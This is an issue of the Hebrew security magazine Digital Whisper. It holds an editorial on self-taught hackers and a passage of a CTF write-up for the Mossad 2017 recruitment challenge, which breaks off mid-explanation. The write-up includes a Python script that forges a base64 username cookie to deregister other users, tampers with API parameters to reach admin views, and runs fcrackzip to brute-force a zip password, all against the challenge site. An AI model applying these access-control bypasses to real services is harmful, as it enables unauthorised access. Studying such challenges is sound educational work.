


Digital Whisper

גליון 83, יוני 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	מיכל ולדמן, אפיק קסטיאל
כתבים:	D4d, תומר זית, יונתן שקדי, עדן ברגר, יונתן קריינר, א.ש. (Supermann) ו-ג.ב.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-83 של DigitalWhisper! גם את הגליון הזה אנחנו מגישים לכם היישר מדרום אפריקה ☺

במהלך הטיול שאני עושה, יוצא לי לחשוב לא מעט על התחום בו אנחנו עוסקים (ובכלל...), ולמה אני כל כך אוהב אותו. לשאלה הזאת יש לי הרבה מאוד תשובות, אך בחרתי לשתף אתכם בתובנה אחת שמהווה את אחת מאותן התשובות.

בתחום שלנו, ניתן למצוא לא מעט "אנשי מפתח" שלמרבה ההפתעה הם לא מחזיקים בשום הסמכות כאלה או אחרות (כמובן שניתן למצוא אנשים כאלה גם בתחומים אחרים - אך הרגשתי היא שבתחום שלנו, ובדיסיפלינת המחקר בעיקר - הדבר מורגש במיוחד).

אתם יכולים להיות כמעט "no body", ואם יש לכם את הידע, הרצון והראש לכך - די בקלות תוכלו למצוא את מקומכם. אתם לא זקוקים לתארים אקדמאים כדי להשתתף ב-Bug Bounties ולהרוויח לא מעט כסף, אתם לא זקוקים להסמכות מקורסים כדי להעביר הרצאות או סדנאות בכנסים הגדולים והנחשבים ביותר בתחום. בתחום שלנו, אתם (ברב המקרים) צריכים פשוט להראות יכולת. אם אתם מתעסקים בנושא מספיק זמן, ואם אתם יצירתיים ועקשנים מספיק - אתם כנראה תהיו בכיוון הנכון מהר מאוד.

על הנקודה הזאת יצא לי לחשוב לא מעט, ושמתי לב שבמהלך היום יום שלי יוצא לי להתקל במקרים שמחזקים אצלי את המחשבה הזאת, לדוגמא - במסגרת העבודה על המגזין. יוצא לי להתכתב ולעיתים אף להפגש עם הרבה חבר'ה שעוסקים בתחום, רובם מאוד צעירים וברב המקרים חסרי כל תעודה או הכשרה פורמלית בתחום. אך המשותף לכולם - הם אוהבים את התחום ומתעסקים בו בבית הרבה, בדרך כלל כתחביב, ואת רב הידע שלהם צברו לבדם. רב אותם חבר'ה גם עובדים בתחום בחברות גדולות ומוכרות מאוד בארץ ובהרבה המקרים התקבלו לשם על בסיס הידע שהם רכשו בעצמם בלבד.

נקודה נוספת שמגבירה אצלי את ההרגשה הזו, היא כדוגמאת שני האתגרים שפורסמו החודש: גם השב"כ וגם המוסד פרסמו אתגרים טכניים לטובת איתור וגיוס עובדים רלוונטים בתחום, ומשליפה זריזה מהזיכרון אני יכול למנות גופים נוספים שפרסמו אתגרים כאלה בשנים האחרונות, גופים כגון: GITA, רפא"ל, FireEye, GCHQ ועוד. המקרים האלה מראים לי שגם התעשייה מבינה כבר לא מעט זמן שבתחום הזה תארים או תעודות כנראה פחות רלוונטיות, והדבר החשוב שהם מחפשים זה את היכולת להוכיח את הכישורים של העובד הפוטנציאלי בשטח וכמעט לא משנים שאר הפרמטרים (בפאן המקצועי כמובן).

אני לא מכיר עוד הרבה תחומים אחרים לעומק, אך נראה לי שנדיר יהיה למצוא מצב כזה בתחום אחר, בהרבה מאוד מקצועות מחפשים תואר ספציפי, וותק, נסיון, תעודה מקורס, הכשרה מסויימת או תפקיד קודם, וכמעט לא מעניין אם יש לך את היכולות הנדרשות אם אין לך את התעודות הנ"ל.

כמובן שלעניין הזה יש גם חסרונות - ניתן למצוא לא מעט "שרלטנים" בתחום, וקשה מאוד למי שמחוץ לתחום להבדיל בינם לבין שאר החבר'ה, אך אני עדיין מוצא את הנקודה הזאת כנקודה חיובית.

המצב היפה הזה בתחום שלנו, מאפשר להרבה חבר'ה "חדשים" להוכיח את עצמם, ואותו עניין מאפשר ללא מעט חבר'ה איכותיים שרוצים להשקיע להתברג בתחום להתקבל לכל מני עבודות נחשבות בתעשייה. וכל זה - על בסיס ידע שהם רחשו בעצמם תו"כ פיתוח התחביב שלהם. וכאן נכנסת נקודת נוספת: הרבה מאותם חבר'ה, מתייחסים לעניין כתחביב בעצם. נכון שזה גם מקצוע, אבל בדרך כלל - יהיה מדובר קודם בתחביב ורק לאחר מכן גם במקצוע שמשלם את שכר הדירה. הם יתעסקו בנושא גם מחוץ לשעות העבודה, והם ימשיכו לקרוא ולהתעסק עם עניין קטן עוד הרבה אחרי שהם כבר פתרו את הבעיה הספציפית שבגללה הם התחילו להתעסק באותו נושא קטן. פשוט כי הנושא הזה מרתק אותם...

אני גם מאמין שסוג האנשים האלה יוצר את שורות העובדים הטובים ביותר בחברה, הם בדרך כלל ימצאו את הפתרונות המקוריים ביותר (כי הם ימשיכו להתעסק בבעיה עד שהיא תפתר, גם בבית), והם תמיד ישמחו ללמוד טכנולוגיות חדשות (כי אין מה לעשות - זה "מגניב" אותם). נכון שלפעמים צריך לרסן אותם או להכוון אותם להתמקד בבעיה הקיימת, אבל אלו דברים שוליים בדרך כלל.

לפי הרגשתי ומנסיוני, התחום שלנו מאוייש בהרבה מאוד אנשים כאלה, באופן מורגש וניכר. וזאת גם כנראה אחת הסיבות שכיף (לפחות לי) לפגוש קולגות ולדבר איתם על נושאים מהתחום. השיחות תמיד יהיו עם הרבה התלהבות ועם הרבה עניין.

וזהו בגדול, סתם נקודה שחשבתי שיהיה נחמד לשתף איתכם.

ובנוגע לאתגרים שפורסמו - קמפייני הגיוס נסגרו ולכן ראינו לנכון לפרסם פתרונות שלהם מעל דפי המגזין. כך שתוכלו למצוא 2 פתרונות ל-2 האתגרים שפורסמו ע"י השב"כ. ו-2 פתרונות שונים לאתגר שפורסם ע"י המוסד. כמובן שתוכלו למצוא גם מאמרים נוספים אם CTF-ים לא מעניינים אתכם ☺

וכמובן שלפני שנגש למנה העיקרית, נרצה להודות לכל מי שבזכותו הגליון ה-83 רואה אור: תודה רבה ל-**D4d**, תודה רבה ל**תומר זית**, תודה רבה ל**ינון שקדי**, תודה רבה ל**עדן ברגר**, תודה רבה ל**יונתן קריינר**, תודה רבה ל**א.ש. (Supermann)**, תודה רבה ל**ג.ב.** ותודה רבה ל**מיכל ולדמן**. תודתנו האחרונה היא ל-**Brendan Lambrick**, על שנתן ל-Backpacker זר ותמונה שפגש לראשונה בחייו, להשתמש במשרד שלו ערב שלם על מנת לערוך את הגליון הנוכחי. תודה רבה!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

פתרון אתגר הגיוס של המוסד - 2017 (גרסא א')

מאת D4d ותומר זית

הקדמה


ביום העצמאות האחרון, "זרוע הסייבר המבצעית" של המוסד הישראלי פרסם אתגר האקינג למטרת איתור וגיוס מועמדים פוטנציאלים לשורותיו. D4d ואני (תומר זית) פתרנו את האתגר במקביל (כמו בשנה שעברה...), האתגר הורכב ממספר שלבים, בכל שלב היה נדרש ידע והבנה במספר משתנה של נושאים. רק לאחר שהאתגר הסתיים ראינו לנכון לפרסם מאמר זה.

שלב מקדים - למצוא את הדרך לאתגר.

בדומה לשנה שעברה, גם השנה השלב הראשוני פורסם בעיתון וברשתות החברתיות והיינו צריכים להבין איך להגיע אליו. בעיתון פורסמה התמונה הבאה:

אם אנחנו מביטים טוב בתמונה נשים לב שמדובר במפה ויש עליה נקודת ציון באדום. המספרים שמופיעים בכתובת הם קורדינטות במפה, אך הם גדולים מדי...

כלומר אם נשתמש בגוגל מפות ונרשום את המספרים **62933120S, 605614050W** גוגל לא ימצא כלום, אך אם נוסיף אחרי 2 ספרות נקודה כך שהמספרים יהיו **62.933120S, 60.5614050W** גוגל ימצא אי בשם **Deception Island**:




כלומר התוצאה היא: http://www.deceptionisland.xyz.


הייתה דרך נוספת למצוא את הכתובת (לפי פתרון נוסף שפורסם לפני שנסגר הקמפיין), ככל הנראה הדרך הזו היא לא מה שאליו התכוון המשורר, מעין "צ'יט לפתירת האתגר" על ידי חיפוש המייל שרשם את הדומיין.

שלב ראשון - ChitChat

הסבר על המשימה:



דף ה-Login:




המטרה: להתחבר למערכת ולמצוא חדר סודי.


הדרך: להירשם וקבל אישור על ידי מנהל המערכת.

איך אפשר להתחבר למערכת?:

נתחיל בהרשמה למערכת עם יוזר בשם **realgam3**:




לאחר שנרשמנו אנחנו צריכים לקבל אישור ממנהל המערכת, אך יש לפנינו 36 אנשים שמחכים לאישור ואנחנו צריכים למצוא דרך לשים אותנו ראשונים בתור כדי להגדיל את הסיכויים שלנו לאישור.



כשאנחנו חוזרים לדף ההרשמה (לאחר שנרשמנו) קופץ לעינינו קישור ל-**deregister**:

Welcome to ChatMaster
User **realgam3** is already registered! Would you like to deregister?

כאשר אנחנו לוחצים עליו ההרשמה שלנו מתבטלת, מעניין... עכשיו נשאר רק להבין איך אנחנו מביאים את עצמנו לראש התור, נביט ב-Cookies אולי הם יועילו לנו:



- **challengeState** - נראה Serialized Data מוצפן מקודד ב-Base64 כפול.
- **_ga** ו-**_gid** - קשורים ל-Google Analytics.
- **eu** - יש בו ערך של Base64 מוקף במרכאות שכשאנחנו מפענחים אותו התוצאה היא **realgam3**.

אז אנחנו יודעים שאנחנו צריכים לבטל את ההרשמה לכל המשתמשים ברשימה, שם המשתמש נמצא בקוקי בשם **eu**, את הקוקי **challengeState** תמיד נצטרך לשמור (כי הוא חוזר כל Response) ויש לנו קישור ל-**deregister**.

על מנת לא לעשות את העבודה הזו ידנית, נכתוב קוד בפייתון שמבטל הרשמה לכל המשתמשים:


```
import re
import requests

# List of all users
users = [
    "Mr.Li B0b", "Dr. Drek", "may_o_nez", "tom_HW", … , "britneyspearz", "johndow"
]
```

```
# Current Challenge State
challengeState = 'ODF3UFA0bWlteGp2bEpkRkdmMGRIU0…WHhQWlUrNmcrdFc3bkVRMzdNUT09'

# Iterate All Users
for user in users:
    # Show our place on the list
    res = requests.get(
        url="http://deceptionisland.xyz/challenge1/viewlist",
        cookies={
            'challengeState': challengeState,
            'eu': '"cmVhbGdhbTM="'
        },
    )

    # Preserve challengeState Cookie
    challengeState = res.cookies.get('challengeState')

    # Print our place on the list
    print re.search("(There are \d+ users before you in the registration queue\.)",
res.content).group(0)

    # Deregister user
    res = requests.get(
        url="http://deceptionisland.xyz/challenge1/deregister",
        cookies={
            'challengeState': challengeState,
            'eu': '"%s"' % user.encode('base64').strip(),
        },
        headers={
            'Referer': res.request.url
        },
    )
    # Preserve challengeState Cookie
    challengeState = res.cookies.get('challengeState')

# Print challengeState Cookie (the last state)
print
print {'challengeState': challengeState}
```

נריץ את הקוד ונקבל את הפלט הבא:


```
There are 36 users before you in the registration queue.
There are 35 users before you in the registration queue.
There are 34 users before you in the registration queue.
There are 33 users before you in the registration queue.
                            …
There are 4 users before you in the registration queue.
There are 3 users before you in the registration queue.
There are 2 users before you in the registration queue.
There are 1 users before you in the registration queue.

{'challengeState': '"aXNQSFhLZVkvU0NJ…VURZSDJ5SjJRbjY="'}
```

נחליף את הקוקי **challengeState** בדפדפן ונראה מה הסטטוס שלנו:




עכשיו אנחנו היוזר הראשון במערכת ואין לפנינו או אחרינו אף יוזר אחר, אנחנו מנסים להתחבר עם שם המשתמש **realgam3** והסיסמה שלנו ומצליחים. כעת נשאר לנו רק להגיע לחדר הצ'אט המיוחל, אך

כשאנחנו נכנסים לראות את כל חדרי הצ'אט (**View all chatrooms**) אנחנו מקבלים הודעה שאנחנו צריכים להיות עם חשבון פלטיניום כדי לראות את הדף:




אז אולי ננסה להצטרף לחדר צ'אט רנדומלי דרך **Chatroom membership** ואז ננסה להבין איפה החדרים המעניינים...




יש לנו ממשק שמאפשר לבחור חדר אחד ולהצטרף אליו, על יותר מחדר אחד אנחנו מקבלים שגיאה שמותר חדר אחד בו זמנית... ואם אנחנו מנסים לצפות בצ'אט אנחנו מקבלים הודעה שאנחנו צריכים שוב אישור של מנהל המערכת כדי להכנס לחדר הצ'אט.

מאחורי הקלעים נשלחת בקשת **GET** מעניינית מ-**AJAX** ל-**API** שמחזירה את רשימת החדרים:




אנחנו רואים 2 פרמטרים מעניינים **utype** (כנראה סוג המשתמש) ו-**a** (כי אם **u** זה משתמש ו-**p** זה סיסמה אז **a** נראה כמו **admin** או **all**).

נשחק עם הפרמטרים קצת נשנה את את **a** מ-**0** ל-**1** (מ-**false** ל-**true**) ואת **utype** מ-**1** ל-**0** (כי בדרך כלל אדמין זה סוג היוזר הראשון במערכת), יכול להיות ששינויים אחרים היו עובדים גם אבל השינויים הללו די הגיוניים.



כעת אנחנו באמת רואים את כל חדרי הצ'אט (וגם שמים לב לחדר שנראה קצת כמו טרול (**-Mossad -challenge solutions**) אבל עדיין אנחנו צריכים שמנהל המערכת יאשר אותנו כדי להיכנס לחדר הצ'אט, אז ננסה לראות האם אפשר לפרוץ למנהל המערכת (אולי על-ידי איפוס הסיסמה שלו - **Forgot your password?**).

אנחנו מנסים לאפס את סיסמת מנהל המערכת ומקבלים רמז מעניין:



כאשר אנחנו נכנסים לקישור http://deceptionisland.xyz/challenge1/password_hint יורד לנו קובץ, אז נבדוק מה סוג הקובץ עם הפקודה **file**:

```
root@kali:~/mossad# file password_hint
password_hint: Zip archive data, at least v2.0 to extract
```

סוג הקובץ הוא Zip אך אנחנו מגלים שהקובץ נעול בסיסמה, אז נשתמש ב-**fcrackzip** בשביל לבצע מתקפת BruteForce על הסיסמה של הקובץ:

```
root@kali:~/mossad# fcrackzip -u -c Aa1 -l 1-6 ./password_hint
PASSWORD FOUND!!!!: pw == doc1
```

- **u-** להשתמש בחילוץ כדי להוציא את הסיסמה.
- **c-** סוג הטקסט האפשרי בסיסמה (A = A-Z, a = a-z, 1 = 0-9) : **Aa1** - אותיות גדולות, אותיות קטנות ומספרים.
